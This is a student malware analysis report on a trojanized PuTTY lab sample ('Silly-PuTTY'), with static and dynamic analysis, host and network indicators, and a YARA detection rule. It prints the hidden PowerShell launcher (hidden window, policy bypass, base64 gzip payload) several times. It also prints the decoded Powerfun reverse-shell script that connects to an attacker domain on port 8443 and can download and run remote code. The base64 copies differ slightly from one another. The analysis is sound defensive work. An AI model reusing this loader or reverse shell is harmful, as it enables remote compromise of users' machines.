

# Practical Malware Analysis & Triage

## Malware Analysis Report

Silly-PuTTY.exe Malware

Sept 2022 | Peesha | v1.0



---

# Table of Contents

Table of Contents .....	2
Executive Summary .....	3
High-Level Technical Summary .....	4
Malware Composition .....	5
Basic Static Analysis .....	7
Basic Dynamic Analysis .....	8
Initial Detonation (with or without Internet simulation) .....	8
Host-based Indicators .....	8
Network Signatures .....	11
Rules & Signatures .....	13
Yara Rules .....	13



---

## Executive Summary

SHA256 hash	0c82e654c09c8fd9fdf4899718efa37670974c9eec5a8fc18a167f93cea6ee83
-------------	--

Silly-PuTTY is a malware sample first identified on August 1<sup>st</sup>, 2021. It is packaged along with the original PuTTY software to avoid detection. It is a compressed PowerShell payload that runs on the x64 Windows operating system. Symptoms of infection include a callback to the URL – <https://bonus2.corporatebonusapplication.local/>, a random blue screen pops up briefly (like a flash) once executed on the endpoint, and the binary initiates a reverse shell connection on the localhost through port 8443 (HTTPS).


YARA signature rules are attached in Rules & Signatures. Malware sample and hashes have been submitted to VirusTotal for further examination.



## High-Level Technical Summary

Silly-PuTTY consists of a PowerShell payload that is packaged alongside the original PuTTY software and runs when the binary is executed.

It opens a reverse shell connection to the attacker's PC and enables the attacker to run commands on the localhost if there is a valid TLS/SSL certificate.





## Malware Composition

Silly-PuTTY consists of the following components:

File Hash:

SHA256	0c82e654c09c8fd9fdf4899718efa37670974c9eec5a8fc18a167f93cea6ee83
--------	--

Callback to attacker's PC:

Domain	bonus2.corporatebonusapplication.local
Port	8443
Protocol	HTTPS/TLS

A TLS/SSL connection made by the initiation of a CLIENT HELLO message from the detonation to the specified domain

The screenshot displays a Windows desktop with a terminal window and a Wireshark packet capture window. The terminal window shows Ncat listening on port 8443 and receiving a connection from 127.0.0.1:1255. The Wireshark window shows a packet capture from the Npcap Loopback Adapter. The packet list includes several SSDP M-SEARCH requests and a TCP SYN packet (1255 to 8443) followed by a TLSv1.2 Client Hello packet (494 bytes). The packet details pane for the Client Hello is visible, showing the 'Client Hello' structure with fields like 'Handshake' and 'Extension'.



## PowerShell command:

The PowerShell command contains a compressed base64 encoded string which when decoded and unzipped, turns out to be a PowerShell script that is used to create a reverse shell connection back to the attacker's machine, when executed.

```
λ strings putty.exe | grep -i "powershell"
powershell.exe -nop -w hidden -noni -ep bypass "&([scriptblock]::create((New-Object System.IO.StreamReader(New-Object System.IO.Compression.GzipStream((New-Object System.IO.MemoryStream([System.Convert]::FromBase64String('H4sIAOW/UWECA51w227jNhb991cMXHUtIRbhdAESCLePVSgyDdNVZu82AYCE2NYzUyqZKUL0j87yUlypLjBNtUL7aGczl25kL9AG0xQbko0IRwK10tkcN8B5/Mz6SQHCW8g0u6RvidymTX6RhNp1PB4TFu4S30WZYi19B57IB5vA2DC/iCm/Dr/G9kGsLJLscvdIVGqInRj0r9Wpn8qfASF7TIdCQxMScpzZRx4W1Z4EFrLMV2R55pGHLUut29g3EvE6t8wjl+ZhKuvKr/9NYy5Tfz7xIrFaUJ/1jaawyJvgz4aXY8EzQpJQ6zqcUDJUCR8BKJEWGFuCVfgCVSroAvw4DIf4D3XnKk25QH1Z2pw2WKK0/ofzChNyZ/ytiWysFe0CtyITIN05j9suHDz+dGhK1qdQ2rotcnroSXbT0Roxhro3Dqhx+BWx/GlyJa5QKTxEfXLDK/hLya0wCdeeCF2pImJ3kFRj+U7zPEsZtUujmWA06/Ztgg5Vp2JWaY10Zd0oohLTgXEpM/Ab4FXhKty2ibquTi3USmVx7ewV4MgKMww7Eteqvovf9xam27DvP3oT430PIVUwPbL5hiuhMUKp04XNCv+iwZu2U0Uy+aUPcyC4AU4ZFTopeInazRSb6QsaJW84arJtU3mdL7T0J3NPPtrm3VAyHBgnqcfHwd7xzfyPD72pxq3miBnInGTcH4+iqPr68Dw4JpV8bu3ppqXFR1X7Jf5iloEs0DfaYBgqLgnrLpyBh3x9bt+4XQpnRmaKdThgYpUXujm845HIdzK9X2rwowCGg/c/wx8pk0KJhYbIUWJjgJGNaDUVSQDB1piQ037HXdc6TohdCug32fUH/eaF3CC/18t2P9Uz3+6ok4Z6G1XTsxcnGJeW67cvyAHn27HwVp+FvKJsaTBXTiH1h33UaDww7eMfrfGA1N1WG6/2FDxd87V4wPBqmxutuleH74GV/PKRvYqI3jqFn6lyiuBFV0wdkTPXSSHsfe/+7dJtlmqHve2k5A5X5N6SJX3V8HwZ98I7sAgg5wuCktlcWPiYTk8prv5tbHFaF1ClouZQbL2b8qYXS8ub2V01znQ54afCsryc2sFyeFADceKvXzocf372HJ/ha6LDyCo6KI1dDKAmpHRuSv1MC6DV0thaIh1IKOR3Mjok1UJfnnhGVTPR+8h0Ci/WiGf955naT/1D6Nm++0TrtVTgantvmcFwP5uLXdGnSXTZQJhS6f5h6Ntcjry9N8eXQ0XxyH4rirE0J3L9kF8i/mt193dQkAAa=='))),[System.IO.Compression.CompressionMode]::Decompress))).ReadToEnd()))"
```

# Powerfun - Written by Ben Turner & Dave Hardy

```
function Get-Webclient
{
    $wc = New-Object -TypeName Net.WebClient
    $wc.UseDefaultCredentials = $true
    $wc.Proxy.Credentials = $wc.Credentials
    $wc
}

function powerfun
{
    Param(
        [String]$Command,
        [String]$Sslcon,
        [String]$Download
    )
    Process {
        $modules = @()
        if ($Command -eq "bind")
        {
            $listener = [System.Net.Sockets.TcpListener]8443
            $listener.start()
            $client = $listener.AcceptTcpClient()
        }
        if ($Command -eq "reverse")
        {
            $client = New-Object System.Net.Sockets.TCPCClient("bonus2.corporatebonusapplication.local",8443)
        }
        $stream = $client.GetStream()

        if ($Sslcon -eq "true")
        {
            $sslStream = New-Object System.Net.Security.SslStream($stream,$false,({$True} -as [Net.Security.RemoteCertificateValidationCallback]))
            $sslStream.AuthenticateAsClient("bonus2.corporatebonusapplication.local")
            $stream = $sslStream
        }

        [byte[]]$bytes = 0..20000|%{0}
        $sendbytes = ([text.encoding]::ASCII).GetBytes("Windows PowerShell running as user " + $env:username + " on " + $env:computername)
        $stream.Write($sendbytes,0,$sendbytes.Length)

        if ($Download -eq "true")
        {
            $sendbytes = ([text.encoding]::ASCII).GetBytes("[+] Loading modules.`n")
            $stream.Write($sendbytes,0,$sendbytes.Length)
            ForEach ($module in $modules)
            {
                (Get-Webclient).DownloadString($module)|Invoke-Expression
            }
        }

        $sendbytes = ([text.encoding]::ASCII).GetBytes('PS ' + (Get-Location).Path + '>')
        $stream.Write($sendbytes,0,$sendbytes.Length)

        while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0)
        {
        }
    }
}
```



## Basic Static Analysis

{Screenshots and description about basic static artifacts and methods}

This is the SHA256 hash of the executable

```
0c82e654c09c8fd9fdf4899718efa37670974c9eec5a8fc18a167f93cea6ee83 *putty.exe
```

It is for 32-bit Windows Systems, and we observe that it is not a packed executable as the Virtual size is about the same as the Raw data size. Thus, the Import Address Table (IAT) is normal.

00000174	74 00 00 00	
00000178	00095F6D	Virtual Size
0000017C	00001000	RVA
00000180	00096000	Size of Raw Data
00000184	00000400	Pointer to Raw Data

The strings section is more difficult than usual, because this malware sample appears to be a normal working program. Note that, while difficult, it is possible to find the payload of this binary in the strings.

```
λ strings putty.exe | grep -i "powershell"
powershell.exe -nop -w hidden -noni -ep bypass "&([scriptblock]::create((New-Object System.IO.StreamReader(New-Object System.IO.Compression.GzipStream((New-Object System.IO.MemoryStream([System.Convert]::FromBase64String('H4sIAOW/UWECA51W227jNhB991cMXHUTIRbhdAESCLePvsGyDdNVZu82AYCE2NYzUyqZKUL0j87yUlyPljBNtUL7aGczlZ5kL9AG0xQbko0IRwK10tkcN8B5/Mz65QHCW8g0u6RvidymTX6RhNp1PB4TfU4S3OWZYi19B57IB5vA2DC/iCm/Dr/G9kGsLJLscvdIVGqInRj0r9Wpn8qfASf77IdCQxMScpzZRx4WlZ4EFrLMV2R55pGH1LUut29g3EvE6t8wj1+ZhKuvKr/9NYy5Tfz7xIrFaUJ/1jaawyJvgz4aXY8EzQpJQGzqcUDJUCR8BKJEWGFuCVfgCVSroAvw4DI4D3XnKk25QH1Z2pw2WKK0/ofzChNyZ/ytiWysFe0CtyIT1N05j9suHDz+dGhLqDQ2rotcnroSXbT0Roxhro3Dqhx+BWx/GlyJa5QKTxEfXLdK/hLya0wCdeeCF2pImJC5kFRj+U7zPEsZtUujmWA06/Ztgg5Vp2JWaYl0Zd0oohLTgXEpM/Ab4FXhKty2ibquTi3USmVx7ewV4MgKMww7Eteqvovf9xam27DvP3oT430PIVUwPbL5hiuhMUKp04XNCv+iWZqU2UU0y+aUPcyC4AU4ZFTope1nazRSb6QsaJW84arJtU3mdL7TOJ3NPPtrm3VAyHBgnqcfHwd7xzfyPD72pxq3miBnIrgTcH4+iqPr68DW4JPV8bu3pqXFR1X7JF5iloEsODfaYBgq1GnrLpyBh3x9bt+4XQpnRmaKdThgYpUXujm845HI dzK9X2rwowCGg/c/wx8pk0KJhYbIUWJjGJGNADUVSDQB1piQ037HXdc6TohdCug32fUH/eaF3CC/18t2P9Uz3+6ok4Z6G1XTsxncGJewG7cvyAHn27HWVp+FvKJsaTBXTiH1h33UaDww7eMfrfGA1N1WG6/2FDxd87V4wPBqmxTuleH74GV/PKRvYqI3jqFn6lyiuBFV0wdkTPXSSHsfe/+7dJtImqHve2k5A5X5N6SjX3V8HwZ98I7sAgg5wuCktlcWPiYTk8prV5tbHFaF1CleuZQbL2b8qYXS8ub2V01znQ54afCsrcy2sFyeFADCEkVxzocf372HJ/ha6LDyCo6KI1dDKAmPHRuSv1MC6DV0thaIh1IKOR3Mjok1UJfhnGVIPR+8hOCi/WIGf9s5naT/1D6Nm++OTrtVTgantvmcFWp5uLXdGnSXTZQJhS6f5h6Ntcjry9N8eXQ0XxyH4rirE0J3L9kF8i/mt193dQkAA A=='))),[System.IO.Compression.CompressionMode]::Decompress))).ReadToEnd()))"
```



## Basic Dynamic Analysis

{Screenshots and description about basic dynamic artifacts and methods}

### Initial Detonation (with or without Internet simulation)

A blue window flashes on screen and disappears almost immediately. Once that happens, the intended PuTTY installation window opens.

### Host-based Indicators

We proceed to capture host-based activities when the file is executed.

Time ...	Process Name	PID	Operation	Path	Result	Detail
2:27:4...	putty.exe	5052	Process Start		SUCCESS	Parent PID: 2780, Command line: "C:\User
2:27:4...	putty.exe	5052	Thread Create		SUCCESS	Thread ID: 2512
2:27:4...	putty.exe	5052	Load Image	C:\Users\peesha\Desktop\putty.exe	SUCCESS	Image Base: 0x400000, Image Size: 0x180
2:27:4...	putty.exe	5052	Load Image	C:\Windows\System32\ntdll.dll	SUCCESS	Image Base: 0x7ff2dc30000, Image Size: I
2:27:4...	putty.exe	5052	Load Image	C:\Windows\SysWOW64\ntdll.dll	SUCCESS	Image Base: 0x77d60000, Image Size: 0x1

When we filter the Parent PID of PuTTY, we see that a PowerShell process starts up once the file is executed. We expand it further and see a base64 string enclosed in the PowerShell command.

Time ...	Process Name	PID	Operation	Path	Result	Detail
2:27:4...	powershell.exe	4892	Process Start		SUCCESS	Parent PID: 5052, Command line: powersh
2:27:4...	powershell.exe	4892	Thread Create		SUCCESS	Thread ID: 3332
2:27:4...	powershell.exe	4892	Load Image	C:\Windows\SysWOW64\WindowsPo...	SUCCESS	Image Base: 0x3f0000, Image Size: 0x6d0
2:27:4...	powershell.exe	4892	Load Image	C:\Windows\System32\ntdll.dll	SUCCESS	Image Base: 0x7ff2dc30000, Image Size: I

**Event Properties**

**Event** | **Process** | **Stack**

Date: 2022-09-11 2:27:47.0127033 PM  
Thread: 4652  
Class: Process  
Operation: Process Start  
Result: SUCCESS  
Path:  
Duration: 0.0000000

---

Parent PID: 5052  
Command line: powershell.exe -nop -w hidden -noni -ep bypass "&([scriptblock]::create((New-Object System.IO.Str  
845HldzK9X2rwowCGg/c/wx8pk0KJhYbIUWJgJGNadUVSDQB1piQO37HXdc6Tohdug32fUH/eaF3CC/18t2P9Uz3+6ok4Z6G1XTsncGJeWG7cyyA  
Current directory: C:\Users\peesha\Desktop\  
Environment:





**PowerShell command** = powershell.exe -nop -w hidden -noni -ep bypass  
"&([scriptblock]::create((New-Object System.IO.StreamReader(New-Object System.IO.Compression.GzipStream((New-Object System.IO.MemoryStream([System.Convert]::FromBase64String('H4sIAOW/UWECA51W227jNhB991cMXHUtIRbhdbdAESCLePvsGyDdNVZu82AYCE2NYzUyqZKUL0j87yUlypLjBNtUL7aGczlz5kL9AG0xQbko0IRwK10tkcN8B5/Mz6SQHCW8g0u6RvidymTX6RhNpLPB4TfU4S30WZYi19B57IB5vA2DC/iCm/Dr/G9kGsLJLscvdIVGqInRj0r9Wpn8qfASF7TIdCQxMScpzZRx4WIZ4EFrLMV2R55pGHILUut29g3EvE6t8wj+ZhKuvKr/9NYy5Tfz7xlrFaUJ/1jaawyJvgz4aXY8EzQpJQGzqcUDJUCR8BKJEWGFuCVfgCVSroAvw4Dif4D3XnKk25QHIZ2pW2WkK0/ofzChNyZ/ytiWysFe0CtylTIN05j9suHDz+dGhKlqdQ2rotnroSXbT0Roxhro3Dqhx+BWx/GlyJa5QKTxEfXLDK/hLyaOwCdeeCF2plmJC5kFRj+U7zPEsZtUUjmWA06/Ztgg5Vp2JWaYl0Zd0oohLTgXEPm/Ab4FXhKty2ibquTi3USmVx7ewV4MgKMww7Eteqvovf9xam27DvP3oT430PIVUwPbL5hiuhMUKp04XNCv+iWZqU2UU0y+aUPcyC4AU4ZFTope1nazRSb6QsaJW84arJtU3mdL7TOJ3NPPtrm3VAyHBgnqcfHwd7xzfypD72pxq3miBnIrGTcH4+iqPr68DW4JPV8bu3pqXFRIX7JF5iloEsODfaYBqqlGnrLpyBh3x9bt+4XQpnRmaKdThgYpUXujm845HIdzK9X2rwowCGg/c/wx8pk0KJhYbIUWJJgJGNaDUVSDQB1piQ037HXdc6TohdCug32fUH/eaF3CC/18t2P9Uz3+6ok4Z6G1XTsxncGJeWG7cvyAHn27HWVp+FvKJsaTBXTiHh33UaDWw7eMfrfGA1NIWG6/2FDxd87V4wPBqmxTuleH74GV/PKRvYqI3jqFn6lyiuBFV0wdkTPXSSHsfe/+7dJtlmqHve2k5A5X5N6SJX3V8HwZ98I7sAgg5wuCktlcWPiYtk8prV5tbHFaFicLeuZQbL2b8qYXS8ub2V0lznQ54afCsry2sFyeFADCEkVXzocf372HJ/ha6LDyCo6KI1dDKAmpHRuSv1MC6DV0thalh1IKOR3MjoK1UJfnhGVlpr+8h0Ci/WIGf9s5naT/1D6Nm++0TrtVTgantvmcFWp5uLXdGnSXTZQJhS6f5h6Ntcjry9N8eXQOXyH4rirE0J3L9kF8i/mtl93dQkAAA=='))),[System.IO.Compression.CompressionMode]::Decompress))).ReadToEnd()))"

This command **New-Object System.IO.Compression.GzipStream** shows that the malware is running a compressed PowerShell payload.

Next, we decode it and save it to a file called "out".

We check the file type, and we see that it is a compressed gzip file.

```
remnux@remnux:~$ echo "H4sIAOW/UWECA51W227jNhB991cMXHUtIRbhdbdAESCLePvsGyDdNVZu82AYCE2NYzUyqZKUL0j87yUlypLjBNtUL7aGczlz5kL9AG0xQbko0IRwK10tkcN8B5/Mz6SQHCW8g0u6RvidymTX6RhNpLPB4TfU4S30WZYi19B57IB5vA2DC/iCm/Dr/G9kGsLJLscvdIVGqInRj0r9Wpn8qfASF7TIdCQxMScpzZRx4WIZ4EFrLMV2R55pGHILUut29g3EvE6t8wj+ZhKuvKr/9NYy5Tfz7xlrFaUJ/1jaawyJvgz4aXY8EzQpJQGzqcUDJUCR8BKJEWGFuCVfgCVSroAvw4Dif4D3XnKk25QHIZ2pW2WkK0/ofzChNyZ/ytiWysFe0CtylTIN05j9suHDz+dGhKlqdQ2rotnroSXbT0Roxhro3Dqhx+BWx/GlyJa5QKTxEfXLDK/hLyaOwCdeeCF2pImJC5kFRj+U7zPEsZtUUjmWA06/Ztgg5Vp2JWaYl0Zd0oohLTgXEPm/Ab4FXhKty2ibquTi3USmVx7ewV4MgKMww7Eteqvovf9xam27DvP3oT430PIVUwPbL5hiuhMUKp04XNCv+iWZqU2UU0y+aUPcyC4AU4ZFTope1nazRSb6QsaJW84arJtU3mdL7TOJ3NPPtrm3VAyHBgnqcfHwd7xzfypD72pxq3miBnIrGTcH4+iqPr68DW4JPV8bu3pqXFRIX7JF5iloEsODfaYBqqlGnrLpyBh3x9bt+4XQpnRmaKdThgYpUXujm845HIdzK9X2rwowCGg/c/wx8pk0KJhYbIUWJJgJGNaDUVSDQB1piQ037HXdc6TohdCug32fUH/eaF3CC/18t2P9Uz3+6ok4Z6G1XTsxncGJeWG7cvyAHn27HWVp+FvKJsaTBXTiHh33UaDWw7eMfrfGA1NIWG6/2FDxd87V4wPBqmxTuleH74GV/PKRvYqI3jqFn6lyiuBFV0wdkTPXSSHsfe/+7dJtlmqHve2k5A5X5N6SJX3V8HwZ98I7sAgg5wuCktlcWPiYtk8prV5tbHFaFicLeuZQbL2b8qYXS8ub2V0lznQ54afCsry2sFyeFADCEkVXzocf372HJ/ha6LDyCo6KI1dDKAmpHRuSv1MC6DV0thalh1IKOR3MjoK1UJfnhGVlpr+8h0Ci/WIGf9s5naT/1D6Nm++0TrtVTgantvmcFWp5uLXdGnSXTZQJhS6f5h6Ntcjry9N8eXQOXyH4rirE0J3L9kF8i/mtl93dQkAAA==" | base64 -d > out
remnux@remnux:~$ file out
out: gzip compressed data, last modified: Mon Sep 27 12:58:13 2021, max compression, from Unix, original size modulo 2^32 2421
remnux@remnux:~$
```



We extract it on the file system and open it to see the contents. We can observe that it is a Powerfun code.

```
# Powerfun - Written by Ben Turner & Dave Hardy

function Get-Webclient
{
    $wc = New-Object -TypeName Net.WebClient
    $wc.UseDefaultCredentials = $true
    $wc.Proxy.Credentials = $wc.Credentials
    $wc
}
function powerfun
{
    Param(
        [String]$Command,
        [String]$Sslcon,
        [String]$Download
    )
    Process {
        $modules = @()
        if ($Command -eq "bind")
        {
            $listener = [System.Net.Sockets.TcpListener]8443
            $listener.start()
            $client = $listener.AcceptTcpClient()
        }
        if ($Command -eq "reverse")
        {
            $client = New-Object System.Net.Sockets.TCPClient("bonus2.corporatebonusapplication.local",8443)
        }

        $stream = $client.GetStream()

        if ($Sslcon -eq "true")
        {
            $sslStream = New-Object System.Net.Security.SslStream($stream,$false,({$True} -as [Net.Security.RemoteCertificateValidationCallback]))
            $sslStream.AuthenticateAsClient("bonus2.corporatebonusapplication.local")
            $stream = $sslStream
        }

        [byte[]]$bytes = 0..20000|%{0}
        $sendbytes = ([text.encoding]::ASCII).GetBytes("Windows PowerShell running as user " + $env:username + " on " + $env:computername)
        $stream.Write($sendbytes,0,$sendbytes.Length)

        if ($Download -eq "true")
        {
            $sendbytes = ([text.encoding]::ASCII).GetBytes("[+] Loading modules.`n")
            $stream.Write($sendbytes,0,$sendbytes.Length)
            ForEach ($module in $modules)
            {
                (Get-Webclient).DownloadString($module)|Invoke-Expression
            }
        }

        $sendbytes = ([text.encoding]::ASCII).GetBytes('PS ' + (Get-Location).Path + '>')
        $stream.Write($sendbytes,0,$sendbytes.Length)

        while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0)
        {
        }
    }
}
```

This PowerShell script shows that it can be used to create a reverse connection back to the attacker's PC anytime the script is executed.

We also observe the URL being called in the script  
`System.Net.Sockets.TCPClient("bonus2.corporatebonusapplication.local",8443)`



Domain = bonus2.corporatebonusapplication.local  
Callback port number = 8443

## Network Signatures

When the PowerShell payload is executed, it reaches out to a callback URL on port 8443 (https).

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	10.0.0.4	239.255.255.250	SSDP	179	M-SEARCH * HTTP/1.1
2	4.060711	10.0.0.4	10.0.0.3	DNS	98	Standard query 0x4d81 A bonus2.corporatebonusappli
3	4.067518	10.0.0.3	10.0.0.4	DNS	114	Standard query response 0x4d81 A bonus2.corporatebc
4	4.100222	10.0.0.4	10.0.0.3	TCP	66	5681 → 8443 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS
5	4.101026	10.0.0.3	10.0.0.4	TCP	60	8443 → 5681 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
6	4.618287	10.0.0.4	10.0.0.3	TCP	66	[TCP Retransmission] [TCP Port numbers reused] 5681
7	4.619454	10.0.0.3	10.0.0.4	TCP	60	8443 → 5681 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
8	5.150753	10.0.0.4	10.0.0.3	TCP	66	[TCP Retransmission] [TCP Port numbers reused] 5681
9	5.153677	10.0.0.3	10.0.0.4	TCP	60	8443 → 5681 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0

> User Datagram Protocol, Src Port: 62300, Dst Port: 53
▼ Domain Name System (query)
Transaction ID: 0x4d81
> Flags: 0x0100 Standard query
Questions: 1
Answer RRs: 0
Authority RRs: 0
Additional RRs: 0
▼ Queries
> bonus2.corporatebonusapplication.local: type A, class IN
[Response In: 3]

0000	08 00 27 19 10 5b 08 00 27 2f 68 7c 08 00 45 00	..'. [.. '/h ..E.
0010	00 54 71 22 00 00 80 11 00 00 0a 00 00 04 0a 00	..Tq".....
0020	00 03 f3 5c 00 35 00 40 14 58 4d 81 01 00 00 01	...\.5.@.XM.....
0030	00 00 00 00 00 00 06 62 6f 6e 75 73 32 19 63 6f	.....b onus2.co
0040	72 70 6f 72 61 74 65 62 6f 6e 75 73 61 70 70 6c	rporateb onusappl
0050	69 63 61 74 69 6f 6e 05 6c 6f 63 61 6c 00 00 01	ication. local...
0060	00 01	..

DNS record = bonus2.corporatebonusapplication.local  
Callback port number = 8443  
Callback protocol = https/tls

From the PowerShell script. We see the code  
[Net.Security.RemoteCertificateValidationCallback](#) which is looking for a valid SSL certificate.

We cannot initiate a callback with this payload as we do not have a valid SSL certificate.  
Even adding the URL and port number in the /etc/hosts file will not give us a reverse shell,  
as shown below.



```
GNU nano 5.9 C:\Windows\System32\drivers\etc\hosts
# Copyright (c) 1993-2009 Microsoft Corp.
#
# This is a sample HOSTS file used by Microsoft TCP/IP for Windows.
#
# This file contains the mappings of IP addresses to host names. Each
# entry should be kept on an individual line. The IP address should
# be placed in the first column followed by the corresponding host name.
# The IP address and the host name should be separated by at least one
# space.
#
# Additionally, comments (such as these) may be inserted on individual
# lines or following the machine name denoted by a '#' symbol.
#
# For example:
#
#       102.54.94.97       rhino.acme.com       # source server
#       38.25.63.10       x.acme.com          # x client host
#
# localhost name resolution is handled within DNS itself.
#       127.0.0.1         localhost
#       ::1               localhost
127.0.0.1                 bonus2.corporatebonusapplication.local
```

```
λ ncat -nvlp 8443
Ncat: Version 5.59BETA1 ( http://nmap.org/ncat )
Ncat: Listening on 0.0.0.0:8443
Ncat: Connection from 127.0.0.1:1255.
Ncat: Connection closed.
λ
```



---

## Rules & Signatures

All encountered samples of this malware met a few identical criteria.

- DNS query to bonus2.corporatebonusapplication.local
- All portable executables
- A PowerShell string beginning with “powershell.exe -nop -w hidden -noni -ep bypass "&([scriptblock]::create((New-Object System.IO.StreamReader(New-Object System.IO.Compression.GzipStream”
- A PowerShell window is spawned upon execution

### Yara Rules

Full Yara repository located at: <http://github.com/peesha/PMAT-lab>

```
rule Silly-PuTTY {  
  
    meta:  
        last_updated = "2022-09-23"  
        author = "Peesha"  
        description = "A rule set for the detection of the Silly-PuTTY Malware"  
  
    strings:  
        // Fill out identifying strings and other criteria  
        $string1 = "([scriptblock]::create((New-Object  
System.IO.StreamReader(New-Object System.IO.Compression.GzipStream((New-Object  
System.IO.MemoryStream([System.Convert]::FromBase64String" ascii  
        $string2 = "bonus2.corporatebonusapplication.local" ascii  
        $PE_magic_byte = "MZ"  
  
    condition:  
        // Fill out the conditions that must be met to identify the binary  
        $PE_magic_byte at 0 and  
        ($string1 and $string2)  
}
```